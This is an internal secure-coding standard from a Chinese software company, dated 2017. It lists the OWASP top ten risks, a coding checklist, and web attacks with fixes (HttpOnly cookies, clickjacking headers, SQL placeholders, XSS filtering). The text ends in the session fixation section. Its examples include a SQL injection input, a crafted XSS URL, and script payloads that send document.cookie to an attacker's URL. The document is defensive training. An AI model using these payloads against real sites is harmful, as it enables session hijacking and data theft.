THUNISOFT 华宇

www.thunisoft.com

软件安全开发规范

THUNISOFT-Q3-DEV-08-14 / V7.0

编制：　丁建水、李民
编制时间：　2017.1.19

审核：　姜福杰
审核时间：　2017.3.13

批准：　刘文彬
批准时间：　2017.3.17

北京华宇信息技术有限公司　BEIJING THUNISOFT　INFORMATION TECHNOLOGY CORPORATION　LIMITED

文件变更记录

版本号	发布日期	变更内容	编写人	审核人	批准人
V0.1	2016-05-25	创建	丁建水、李民	姜福杰	刘文彬
V1.0	2017-01-19	发布 1.0 版本	丁建水、李民	姜福杰	刘文彬

目　录

1 文档介绍 1

1.1 文档目的 1

1.2 读者对象 1

1.3 术语与缩写解释 1

2 项目安全10大风险 1

2.1 注入 1

2.2 不当的鉴权和会话管理 1

2.3 跨站脚本攻击（XSS） 1

2.4 不安全的数据引用 2

2.5 安全配置不当 2

2.6 暴露敏感数据 2

2.7 缺少功能级别的访问控制 2

2.8 跨站请求伪造（CSRF） 2

2.9 使用了有已知漏洞的第三方工具 3

2.10 未经验证的重定向和转发 3

3 安全编码规范快速参考指南 3

3.1 软件安全与风险概述 3

3.2 安全编码规范检查清单 4

3.2.1 输入验证 4

3.2.2 输出编码 4

3.2.3 身份验证和密码管理 5

3.2.4 会话（session）管理 5

3.2.5 访问控制 6

3.2.6 错误处理和日志记录 6

3.2.7 数据保护 7

3.2.8 通讯安全 7

3.2.9 系统配置 7

3.2.10 数据库安全 7

3.2.11 文件管理 7
4 WEB项目安全风险及解决方案 8
4.1 盗取用户身份 8
4.1.1 危险程度 8
4.1.2 问题描述 8
4.1.3 攻击示例 8
4.1.4 解决方案 9
4.1.5 验证方式 9
4.1.6 参考资料 10
4.2 点击劫持 10
4.2.1 危险程度 10
4.2.2 问题描述 10
4.2.3 攻击示例 10
4.2.4 解决方案 10
4.2.5 验证方式 11
4.2.6 参考资料 11
4.3 SQL注入 11
4.3.1 危险程度 12
4.3.2 问题描述 12
4.3.3 攻击示例 12
4.3.4 解决方案 12
4.3.5 验证方式 12
4.3.6 参考资料 12
4.4 数据传输新消息泄露 12
4.4.1 危险程度 13
4.4.2 问题描述 13
4.4.3 攻击示例 13
4.4.4 解决方案 13
4.4.5 验证方式 13

4.4.6 参考资料 13
4.5 跨站脚本攻击(XSS) 13
4.5.1 危险程度 13
4.5.2 问题描述 13
4.5.3 攻击示例 14
4.5.4 解决方案 15
4.5.5 验证方式 17
4.5.6 参考资料 18
4.6 SESSION FIXATION攻击 18
4.6.1 危险程度 18
4.6.2 问题描述 18
4.6.3 攻击示例 19
4.6.4 解决方案 19
4.6.5 验证方式 19
4.6.6 参考资料 20
4.7 缺少接口授权审计 20
4.7.1 危险程度 20
4.7.2 问题描述 20
4.7.3 攻击示例 20
4.7.4 解决方案 20
4.7.5 验证方式 21
4.7.6 参考资料 21
4.8 缺少请求参数验证 21
4.8.1 危险程度 21
4.8.2 问题描述 21
4.8.3 攻击示例 21
4.8.4 解决方案 22
4.8.5 验证方式 22
4.8.6 参考资料 22
4.9 敏感信息泄露 22

4.9.1 危险程度 22
4.9.2 问题描述 22
4.9.3 攻击示例 22
4.9.4 解决方案 22
4.9.5 验证方式 23
4.9.6 参考资料 23
4.10 暴露中间件BANNER 23
4.10.1 危险程度 23
4.10.2 问题描述 23
4.10.3 攻击示例 23
4.10.4 解决方案 23
4.10.5 验证方式 25
4.10.6 参考资料 25
4.11 错误页面暴露系统信息 26
4.11.1 危险程度 26
4.11.2 问题描述 26
4.11.3 攻击示例 26
4.11.4 解决方案 26
4.11.5 验证方式 26
4.11.6 参考资料 26
4.12 暴露中间件的管理应用和示例应用 26
4.12.1 危险程度 26
4.12.2 问题描述 26
4.12.3 攻击示例 27
4.12.4 解决方案 27
4.12.5 验证方式 27
4.12.6 参考资料 27
4.13 前端资源文件信息泄露 27
4.13.1 危险程度 27
4.13.2 问题描述 27

4.13.3 攻击示例 28
4.13.4 解决方案 28
4.13.5 验证方式 28
4.13.6 参考资料 29
4.14 使用有已知安全漏洞的第三方软件 29
4.14.1 危险程度 29
4.14.2 问题描述 29
4.14.3 攻击示例 29
4.14.4 解决方案 29
4.14.5 验证方式 29
4.14.6 参考资料 30
4.15 缓慢HTTP拒绝服务攻击 30
4.15.1 危险程度 30
4.15.2 问题描述 30
4.15.3 攻击示例 30
4.15.4 解决方案 30
4.15.5 验证方式 31
4.15.6 参考资料 31
4.16 SSL/TLS BAR MITZVAH ATTACK漏洞 31
4.16.1 危险程度 31
4.16.2 问题描述 31
4.16.3 攻击示例 31
4.16.4 解决方案 31
4.16.5 验证方式 32
4.16.6 参考资料 32
4.17 不安全的HTTP方法 33
4.17.1 危险程度 33
4.17.2 问题描述 33
4.17.3 攻击示例 33
4.17.4 解决方案 33

4.17.5 验证方式 34
4.17.6 参考资料 34
4.18 FLASH参数ALLOWSCRIPTACCESS已设置为ALWAYS 34
4.18.1 危险程度 34
4.18.2 问题描述 34
4.18.3 攻击示例 34
4.18.4 解决方案 35
4.18.5 验证方式 35
4.18.6 参考资料 35
4.19 爬虫 35
4.19.1 危险程度 35
4.19.2 问题描述 35
4.19.3 攻击示例 35
4.19.4 解决方案 35
4.19.5 验证方式 36
4.19.6 参考资料 36
4.20 缺少方法级鉴权 36
4.20.1 危险程度 36
4.20.2 问题描述 36
4.20.3 攻击示例 36
4.20.4 解决方案 36
4.20.5 验证方式 36
4.20.6 参考资料 36
5 附录 37
5.1 参考资料 37

1 文档介绍

1.1文档目的

- 本规范定义了公司互联网 web 项目设计、研发必须遵守的安全约束。
- 本规范适用于北京华宇信息技术有限公司和华宇大连信息服务有限公司软件开发业务。

1.2读者对象

文档仅限北京华宇软件股份有限公司及其下属子公司员工阅读，不得外传。

1.3术语与缩写解释

无

2 项目安全 10 大风险

OWASP 是业界专注于项目安全的开源组织，它总结了 2013 年互联网项目遇到的十大安全风险。下面列举 OWASP 2013 年的 10 大安全风险，以风险级别排序。

2.1注入

注入缺陷，比如 sql 注入、操作系统命令注入。攻击者可以通过输入有害的数据，诱使系统执行预期外的命令，或者执行自身权限之外的数据访问。

2.2不当的鉴权和会话管理

大量的应用操作的鉴权处理和 session 管理都做的不是很好，导致攻击者可以获取到用户的密码、会话标识,或者利用其它方式伪装出其他用户的身份。

2.3跨站脚本攻击（XSS）

当应用接收到不可信的数据并将这个数据不加验证和过滤即返回给浏览器的话，跨站脚本攻击就有可能发生。跨站脚本攻击使得攻击者可以在真实用户的浏览器里执行脚

本，攻击者可以借此盗取用户的身份、污染应用的界面、或者将用户引向其它恶意网站。

2.4不安全的数据引用

当开发人员无意暴露出系统内部的文件，如应用系统内的文件、数据库密钥等，将会导致不安全的数据引用发生。如果不对这些引用进行访问权限控制或者其它的保护措施，攻击者将可能通过这些不安全的数据引用操作系统内部的非授信数据。

2.5安全配置不当

应用的安全要求好的安全管理策略的定义和实施，这些安全策略的实施需要涵盖应用本身、框架、web 服务器、数据库服务器、操作系统。安全设置需要应该很好的定义、实施以及运维，因为默认设置通常是不太安全的。比如服务器的隔离策略、防火墙策略、密钥的长度以及失效周期、软件的漏洞修复。

2.6暴露敏感数据

很多应用并没有对自己的敏感数据进行有效的保护，像用户的身份证信息、银行卡信息、密钥等。一旦攻击者窃取到这些数据，将会导致用户的身份信息和密钥被不法分子利用。2015 年 CSDN 被拖库导致大量明文密钥泄露，某连锁酒店的客户入住信息泄露造成个人隐私泄露，都导致出现了严重的社会危害。公司主营业务是电子政务，一量敏感的政务信息泄露，将会对客户和公司造成不可弥补的损失。

2.7缺少功能级别的访问控制

这是咱们公司系统最常见的一个问题，通常只判断用户是否登陆，再在前台的一些按钮或者节点加上权限控制，在前台通过用户权限隐藏部分功能列表。这个在互联网上是一个很大的隐患，攻击者只要做了登陆操作即可绕过我们薄弱的访问控制，可以肆无忌惮的对所有的数据进行操作。

2.8跨站请求伪造（CSRF）

一个 CSRF 攻击是攻击者利用一个已登陆用户的浏览器发送一个伪造的请求，这个请求会自动带着受害用户的 cookie 以及其它的信息。一个常见的例子就是用户在网页

登陆了微博账号，然后访问某个恶意网站，此恶意网站可以发送一个关注微博账号的请求到微博服务，这样就实现了一次跨站请求伪造的攻击。

2.9使用了有已知漏洞的第三方工具

不论是操作系统、中间件、数据库、或者是项目中引用的开源组件，都有可能存在安全漏洞，这些安全漏洞很容易被攻击者利用。像之前爆发的 OpenSSL 心脏流血漏洞、apache-collections 的反序列化漏洞。

2.10未经验证的重定向和转发

web 项目经常会重定向或者跳转到其它的页面甚至是跳转到其它的系统中，而且采用的是请求中的参数来决定跳转的地址。如果项目不做一些有效的参数验证的话，攻击者很可能会诱导用户跳到一些恶意网站去，或者利用这个跳转跳到未授权的页面。

比如某系统有个重定向漏洞，http://XXX/redirectUrl=非法网站的 URL，由于用户信任前面的网站，访问这个链接的可能性就会变得很高，结果攻击者利用这个系统跳转到一个恶意网站去了。

3 安全编码规范快速参考指南

3.1软件安全与风险概述

软件安全的目标是维护信息资源的保密性、完整性和可用性，以保证业务的正常运行。

Web 开发团队应当明白，基于客户端的输入验证、隐藏字段和页面元素等客户端控制，所带来的安全收益非常有限。一个攻击者可以轻易利用各种工具，比如客户端的 Web 代理（例如，OWASP WebScarab,Burp）或网络数据包捕获工具（例如，Wireshark），进行应用程序分析，提交定制请求，绕过前端的验证。

软件安全生命周期不仅限于编码阶段，需求、设计、开发、测试、实施以及运维，各个阶段都需要考虑软件安全。

任何一个阶段都有可能引入安全问题，例如：

- 最初没有明确的安全需求；
- 设计阶段引入逻辑错误；
- 编码不当，引入技术漏洞；
- 未能有效进行安全测试，致使软件带着安全漏洞发布；
- 软件部署不当；
- 在维护或者更新时引入安全缺陷。

此外，还有一点很重要就是，软件漏洞可以超出软件本身的范围：

- 操作系统；
- 数据库；
- 中间件；
- 共享同一套环境的其它系统；
- 有交互的第三方系统；
- 用户本身的操作系统。

3.2安全编码规范检查清单

3.2.1输入验证

- 在服务端执行所有输入数据的验证，而不是依赖于客户端验证。
- 针对所有的输入，指定合适的字符集，如 UTF-8。
- 任何输入验证失败，都应该直接拒绝服务。
- 对所有客户端提供的数据进行验证之后再进行相应的业务处理，包括所有的参数，URL,和 http 头信息。
- 验证输入数据的数据类型、数据范围、数据长度。
- 如果任何潜在的危险字符必须被作为输入，需要确保程序执行了额外的控制，比如：输出编码、对使用该输入的地方从代码层面进行安全加固。常见的危险字符如下：< > ″ ’ % ( ) & + \ \’ \″。

3.2.2输出编码

- 输出编码应该在服务端执行。

- 为第一种输出编码方法采用一个标准的、已通过测试的规则。是输出为 html、javascript 还是 css 等。

3.2.3 身份验证和密码管理

- 除了明确为公开的内容之外，其它所有资源均需要进行身份认证。
- 所有的身份验证过程必须在服务端进行。
- 如果系统中存储了密码信息，那么应用保证只保存了通过使用强加密单向 salted 哈希算法。（如果可以避免的话，尽量不采用 MD5 算法，因为 MD5 已经不安全了）。
- 身份验证信息应用避免过于明确。比如：可以使用“用户名或密码错误”，而不要直接说“用户名错误”或者“密码错误”，避免给攻击者提供更多信息。
- 只使用 http post 请求来传递登录信息，如果能使用 https，尽量采用 https；否则应该对登录信息进行非对称加密（通常采用 RSA 算法）后进行传输。
- 对密码强度进行强制要求，目前常用的是要求至少有大小写字母+数字，并且长度不得小于 8 位。
- 当某账号密码输入错误达到一定次数，需要临时冻结该账号（一般是 5 次）。
- 密码重置时，如果设置了问题回答，则问题答案的随机性要好。（比如 70 年代，国内“最喜欢的书籍”肯定是《毛主席语录》；放到现在的话，“第一部手机的品牌”，“最喜欢的明星”这种随机度都不高）。
- 如果采用邮箱重置密码，那么重置链接需要设置一个较短的有效时间（比如十分钟）。
- 用户采用临时密码登录时，第一件事就是让他（她）重新设置新密码。
- 及时通知用户如果其密码被修改了。
- 禁止密码输入控件“记住密码”。
- 用户下一次登录时，需要告知其上一次登录的时间和地点。

3.2.4 会话（session）管理

- 会话标识必须是在服务器端生成，不要接收请求中的会话标识来创建会话。
- 退出时需要将会话清空。
- 会话失效时间不宜过长，在业务许可情况下，越短越好。
- 如果在登录前已经创建了会话,那么在登录时必须清除旧的会话,并创建新的会

话。

- 禁止同一登录名同时登录。
- 不要在任何地方暴露会话标识，比如 URL 参数、错误信息、日志等。会话标识仅允许出现在 http 请求头里。
- 如果连接从 http 切换到 https 时，应该生成新的会话。强烈建议系统采用全站 https，而不是仅在登录时使用 https。
- 如果采用 https 的话，可以将 cookie 设为 secure,这样在使用 http 时，cookie 是不会进行传输的。
- 如果不需要在客户端对 cookie 进行读写，则可以将 cookie 设为 HttpOnly。

3.2.5访问控制

- 限制只有授权的用户才能访问受保护的资源（服务、数据、功能、文件等）。
- 对外部的接口调用需要做授权和审计操作。
- 限制单一用户或设备在一段时间内的请求次数，如果请求数/时间远大于其业务需求，则应该拒绝服务。
- 如果账号长时间未使用，则应将其置为无效，需要重新激活才可使用。

3.2.6错误处理和日志记录

- 不要在返回错误信息里带有敏感信息，比如系统的细节、会话标识、账号信息等。
- 不要在错误信息里带有调试或者堆栈信息。
- 自定义错误页面，不要使用中间件默认的。
- 出现错误时，需要正确的释放相应的资源，比如内存、数据库链接等。
- 不要在日志中记录敏感信息，比如数据库的用户名密码等。
- 记录所有的输入验证错误。
- 记录所有的登录请求，尤其是失败的登录请求。
- 记录非法请求。
- 记录所有的系统异常。
- 记录所有的管理员操作行为。

3.2.7数据保护

- 根据业务需求赋权，尽量避免超级管理员的出现。
- 对于敏感数据进行加密存储，比如密码、身份证信息等，选用可靠的加密算法。
- 对于客户端可见的源码部分，应该删除注释信息，最好是能做压缩和混淆。
- 不要在 http get 请求里带有敏感信息。
- 对于用户输入的敏感信息，要禁用表单中的自动填充功能。
- 禁止浏览器缓存网页，因为网页中可能含有敏感信息。

3.2.8通讯安全

- 对于敏感数据，需要进行加密传输。
- 使用 https 时，其证书应当是有效的，在证书机构注册过的证书。
- 对于所有的连接都制定字符编码。

3.2.9系统配置

- 确保操作系统、框架、组件使用的都是业界认可的最新版本，并打了所有的补丁。
- 关闭中间件的目录浏览功能。
- 限制中间件的操作权限。
- 删除所有不需要的功能和文件，如中间件自带的示例应用。
- 不要在发布包里含有测试代码。
- 删除响应头中不必要的信息，比如操作系统，中间件版本以及程序框架信息等。

3.2.10数据库安全

- 连接数据库的用户名密码不应该明文存储在系统里，需要进行加密存储。
- 连接数据库的用户应该拥有最小权限，不要使用管理员账号。
- 操作数据库时进行输入验证，防止 sql 注入攻击。

3.2.11文件管理

- 不要把用户提交的数据直接传递给动态方法调用。
- 上传文件时必须做用户身份验证。
- 只允许用户上传业务需要的文件类型。
- 在服务器做文件类型校验时，不要仅依赖于文件的后缀名，要检查文件头信息来判断是否是系统允许的文件类型。
- 不要将文件直接保存到应用系统的目录下。文件应该保存在单独的文件服务器上。
- 关闭文件服务器相应目录的运行权限，只开读写权限。
- 不要将用户输入的数据直接用于动态重定向，如果实在要这么做，则必须对输入数据做非常严格的校验，且只允许使用相对路径。
- 不要在参数中接收文件夹或者文件路径在做下载，应该采用预设的映射关系来做实现。
- 永远不要把服务器文件的绝对路径传给客户端。
- 确保应用的文件资源都是只读。
- 对用户上传的文件进行安全扫描。

4 web 项目安全风险及解决方案

4.1盗取用户身份

4.1.1危险程度

高

4.1.2问题描述

项目中目前用到的验证手段是基于简单的 session 来做的，session 在客户端会存在一个 JSESSIONID 的 cookie,如果不法分子基于 XSS(跨站脚本攻击)植入恶意代码,窃取到合法用户的 JSESSIONID，不法分子就可以伪造用户的身份进行操作。

4.1.3攻击示例

无

4.1.4解决方案

解决方案就是给 JSESSIONID 加上 httpOnly 属性。

加 httponly 属性的方式有很多种：

- tomcat6 可直接在 tomcat/conf/context.xml 中设置 useHttpOnly=”true”

```
18  <!-- The contents of this file will be loaded for each web application -->
19 <Context useHttpOnly="true">
```

- tomcat7 可在 web.xml 中配置。
- 如果是 servlet3.0 的话，可直接通过 response 代码进行设置。
- Tas2.5/2.6/2.6.1 可以在 Web-inf 目录下增加 jetty-web.xml 文件，内容如下：

```
<?xml version="1.0"  encoding="ISO-8859-1"?>
<!DOCTYPE Configure PUBLIC "-//Jetty//Configure//EN" "http://www.eclipse.org/jetty/configure.dtd">

<Configure class="org.eclipse.jetty.webapp.WebAppContext">
    <Get name="sessionHandler">
        <Get name="sessionManager">
            <Set name="secureCookies" type="boolean">true</Set>
            <Set name="httpOnly" type="boolean">true</Set>
        </Get>
    </Get>
</Configure>
```

4.1.5验证方式

可以直接通过浏览器的 console 获取 document.cookie,如果存在 JSESSIONID，由说明仍然可以通过代码获取 JSESSIONID;如果获取不到，则防范成功。

可被攻击：

```
> document.cookie
< "lsn_sys=admin; lsn_pro=quanfu; loginType=pro; JSESSIONID=5B63E08D5FECB2D8CF4275ED40567132"
>
```

防范成功：

```
> document.cookie
< "loginType=sys; lsn_sys=admin; lsn_pro=test"
```

可以看到，第二张截图中的内容已经无法通过 js 代码 document.cookie 获得 JSESSIONID 这个 cookie 了。

4.1.6参考资料

https://www.owasp.org/index.php/HttpOnly

http://www.itzhai.com/xss-script-with-http-only-cookie-jsessionid-way-to-get.html

http://www.freebuf.com/articles/web/11840.html

4.2点击劫持

4.2.1危险程度

中

4.2.2问题描述

点击劫持攻击是攻击者通过将被攻击系统的页面嵌入到自己的一个透明的 iframe 中，通过诱导用户点击，达到诱骗用户执行相应系统操作的目的，通常见于社交网站，骗取用户点赞等操作。

4.2.3攻击示例

无

4.2.4解决方案

点击劫持的前提是将系统的页面嵌入到攻击者的页面中，我们可以通过设置 X-Frame-Options 这个 header 声明系统是否允许被嵌入到 iframe 中。


X-Frame-Options 有以下几个可选值

- 1 deny 表示不允许嵌入到 ifrmae 中
- sameorigin 表示只允许嵌入到同源页面的 iframe 中
- allow-from 允许嵌入到指定域的 iframe 中

```
public class ClickjackFilter implements Filter {

    private String mode = "DENY";

    public void init(FilterConfig filterConfig) {
        //常用的mode是DENY（不允许）
        String configMode = filterConfig.getInitParameter("mode");
        if (StringUtils.isNotBlank(configMode)) {
            mode = configMode;
        }
    }

    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        HttpServletResponse res = (HttpServletResponse) response;
        res.addHeader("X-FRAME-OPTIONS", mode);
        chain.doFilter(request, response);
    }

    @Override
    public void destroy() {
    }

}
```

4.2.5验证方式

将系统的页面嵌入到别的域名下的系统中的 iframe 中，如果浏览器报错，域不允许嵌入，则防范成功



4.2.6参考资料

http://www.enhanceie.com/test/clickjack/

http://javascript.info/tutorial/clickjacking

https://developer.mozilla.org/en-US/docs/Web/HTTP/X-Frame-Options

http://resources.infosecinstitute.com/hijacking-clicks/

4.3sql 注入

4.3.1危险程度

高

4.3.2问题描述

sql 注入是攻击者利用 sql 语法上的漏洞，通过改变 sql 的逻辑，达到攻击的目的。

4.3.3攻击示例

如果有个查询用户的 sql select * from User where id ={id}，其中{id}是前台传过来的参数，如果攻击者输入的是 1 or 1=1，那么这个 sql 就变成了 select * from User where id =1 or 1=1，由于 1=1 恒为 true,那么攻击者就获得了所有的用户信息。

在 sql 攻击中，攻击者可以做的事情非常多，甚至可以植入删库删表，拖库等操作的 sql。

4.3.4解决方案

- 系统链接数据库的用户不得采用超级管理员，这也是公司的技术标准中明确要求的
- 对于 sql 的执行采用占位符的方式

select * from User where id=?

jdbcTemplate.queryForList(sql,id)

- 对于用户输入进行参数校验，过滤攻击类的 sql

4.3.5验证方式

无

4.3.6参考资料

https://zh.wikipedia.org/wiki/SQL%E8%B3%87%E6%96%99%E9%9A%B1%E7%A2%BC%E6%94%BB%E6%93%8A

4.4数据传输新消息泄露

4.4.1危险程度

高

4.4.2问题描述

在互联网项目中，我们的数据是在互联网上进行传输的。如果不采用 https,数据在网络上相当于裸奔。如果用户连了不可靠的 wifi 或其它网络，攻击者可以轻易截取到应用的数据。

4.4.3攻击示例

无

4.4.4解决方案

采用**全站 https**。https 所用到的证书要在相应的证书机构注册，否则使用时会被浏览器警告。

4.4.5验证方式

无

4.4.6参考资料

https://en.wikipedia.org/wiki/HTTPS

https://developers.google.com/web/fundamentals/security/encrypt-in-transit/why-https

4.5跨站脚本攻击(XSS)

4.5.1危险程度

高

4.5.2问题描述

跨站脚本攻击(简称 XSS)是一种脚本注入，攻击者通过注入有害的代码到系统的页面中。攻击者将此页面发给其他用户。如果其他用户访问了该页面，将会执行攻击者引入的有害代码，给用户造成危害。

XSS 大致分为三种类型：

- Stored XSS(持久化 XSS)

  这种攻击方式是用户的输入信息（恶意代码）最终被存储到服务器上，比如数据库、缓存服务等。当受害者访问到系统的某一个页面时，该页面某一项数据需要之前攻击者输入的数据时，如果数据没有做相应的安全过滤，直接在页面渲染上的话，那么攻击者之前注入的恶意代码就会被执行上。这种攻击方式在 BBS、微博这种发布类的应用中非常常见。

- Reflected XSS（反射类 XSS）

  反射类 XSS 是攻击者的输入不存储到服务器，而是直接被应用系统返回到前台，如果该输入不做安全过滤就直接在页面渲染的话，也会造成脚本攻击。

  公司曾出现的情况是 Artery 的错误页面就遭受过 Reflected XSS。

  Artery 表单的 url 是/xxx/parse.do?formId=XXXX

  1. 如果攻击者输入一段恶意代码，比如<script>$.ajax(“攻击者的URL”,document.cookie)<script>
  2. 由于 formId 不存在，Artery 会跳到错误页，并输出不存在的 formId,在这个场景下，输出的就是攻击者注入的恶意代码
  3. 由于注入的代码是有效的 js 代码，浏览器会立即执行，于是就把用户的 cookie 发到攻击者的系统去了。

- DOM Based XSS

该类型攻击是由于修改 dom 元素造成的，前端通过 document.write 修改 dom 时，由于没有对参数进行安全过滤，可能会导致 document.write 时，往页面中注入恶意代码，达到攻击的目的。

4.5.3攻击示例

以咱们公司系统真实的一个案例来说，有一个 jsp 页面是这么写的

```
13 <script script type="text/javascript">
14 var fy = "<%=request.getAttribute("fy")%>";
15 var currType = "<%=request.getAttribute("type")%>";
16 var currRoleType = "<%=request.getAttribute("roleType")%>";
17 var idCode = "<%=request.getAttribute("idCode")%>";
18 var name = "<%=request.getAttribute("name")%>";
19 var foundNum = "<%=request.getAttribute("foundNum")%>";
```

大家可以看到第 15 行代码，是通过 request.getAttribute 来取的，这个 type 参数是用户通过请求 URL 传过来的，如果攻击者不传真实有效的 type,而传一个恶意的代码，比如

http://XXX/app/XXX/zxsxList.htm?a=atestu&roleType=atestu&b=atestu&name=13466548797&fy=636&idCode=1234567890&type=dingjsTest%22;alert(%22you%20got%20screwed%22);var%20a=%22

这样的话，生成的 html 就变成了

```
34 var fy = "2400";
35 var currType = "dingjsTest";alert("you got screwed");var a="";
```

大家看第 35 行，是不是本来只是一个正常字符串，通过 XSS 的攻击方式，它就变成了两个调用，一个是给 currType 赋值，一个就是 alert

这个 alert 只是为了给大家做演示，攻击者常用的会是以下几种：

- $.ajaxt(url,document.cookie),这样的话就把用户的 cookie 发到攻击者指定的 URL 去了。攻击者可以通过 cookie 窃取用户信息，并且可以通过 jsessionid 这个 cookie,窃取用户身份。
- window.open(url)，攻击者可以让用户打开一个恶意网站，比如下载病毒等。

4.5.4解决方案

4.5.4.1通过程序防 XSS

XSS 攻击手段非常丰富，入口点和出口点也非常多，很难像 SQL 注入那样通过变

量绑定的方案一劳永逸的解决。

一言以蔽之，就是不要相信任何用户的输入，用户的任何输入都有可能是不怀好意的攻击者想要注入的恶意代码。

成本低见效快的解决方案就是对特殊字符进行过滤：

- & 转成 &
- < 转成 <
- > 转成 >
- " 转成 "


参考解决方案

通过程序防 XSS

- 通过增加一个 XSSFilter,对于所有 request 的参数，增加参数过滤，将 html 中的一些特殊字符进行转换。这样子转换可能会造成误伤，比如 json 串、或者一些确实需要传<、>这些符号的输入，因此需要实现一个白名单，针对白名单进行放行，由 action 层自行控制。
- 不在服务端做处理，而在前端输出时通过 js 或者 jsp 中通过自定义 taglib 来处理。这样做的好处是不会误伤，但是极容易造成遗漏，而且工作量也大，而且对于开发不透明，开发需要在各个输出的点单独做处理。
- XSS 之所以能生效就是在动态生成页面时，后端（也有少部分是前端）的数据不加处理就渲染到页面上。可以在服务端增加过滤方法，后端数据回传到前端时做统一处理。像咱们系统前后端交互都是通过 pojo,可以通过公用方法对 pojo 做统一的处理，过滤特殊字符后回传。这样的话工作量比方案 2 要小很多，也不容易出现误伤。

4.5.4.2通过 header 防 XSS

通过 header 声明来防 XSS。大部分的现代浏览器（包括 IE8）都已经做了防 XSS 功能，而且默认是开启的。



为了避免用户误操作将 XSS 关闭，可以通过在 header 中增加 X-XSS-Protection 来启动或者禁用浏览器的 XSSFilter 功能。

- X-XSS-Protection: 0

  代表禁用浏览器的 XSS 过滤

- X-XSS-Protection: 1

  代表启用浏览器的 XSS 过滤，动态的删除 XSS 相关的代码

- X-XSS-Protection: 1; mode=block

  代表启动浏览器的 XSS 过滤，阻止整个页面进行渲染

  推荐设置为 X-XSS-Protection: 1。


  注：增加此 header 也只是缓解 XSS，浏览器的 XSS 支持并不是那么完美，存在误伤和遗漏的可能；部分浏览器不支持此 header。

以上说的解决方案能解决大部分 XSS 问题，但是无法全部解决。开发人员必须树立安全意识，不要过份信任 request 中传过来的参数。

4.5.5验证方式

如果采用程序防 XSS 看注入的脚本是否能正确执行即可。

如果采用 header 方式防 XSS 通过查看响应标头中是否有 X-XSS-Protection,值是否是 1 或者 1; mode=block



4.5.6参考资料

http://www.cnblogs.com/lightsong/p/4304618.html

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

http://www.wooyun.org/bugs/wooyun-2010-062652

http://drops.wooyun.org/tips/1166

http://blog.innerht.ml/the-misunderstood-x-xss-protection/

4.6session fixation 攻击


4.6.1危险程度

中

4.6.2问题描述

如果用户的 session id 不是由后台随机生成的，而是由前台参数控制的，就会造成 session fixation 攻击。

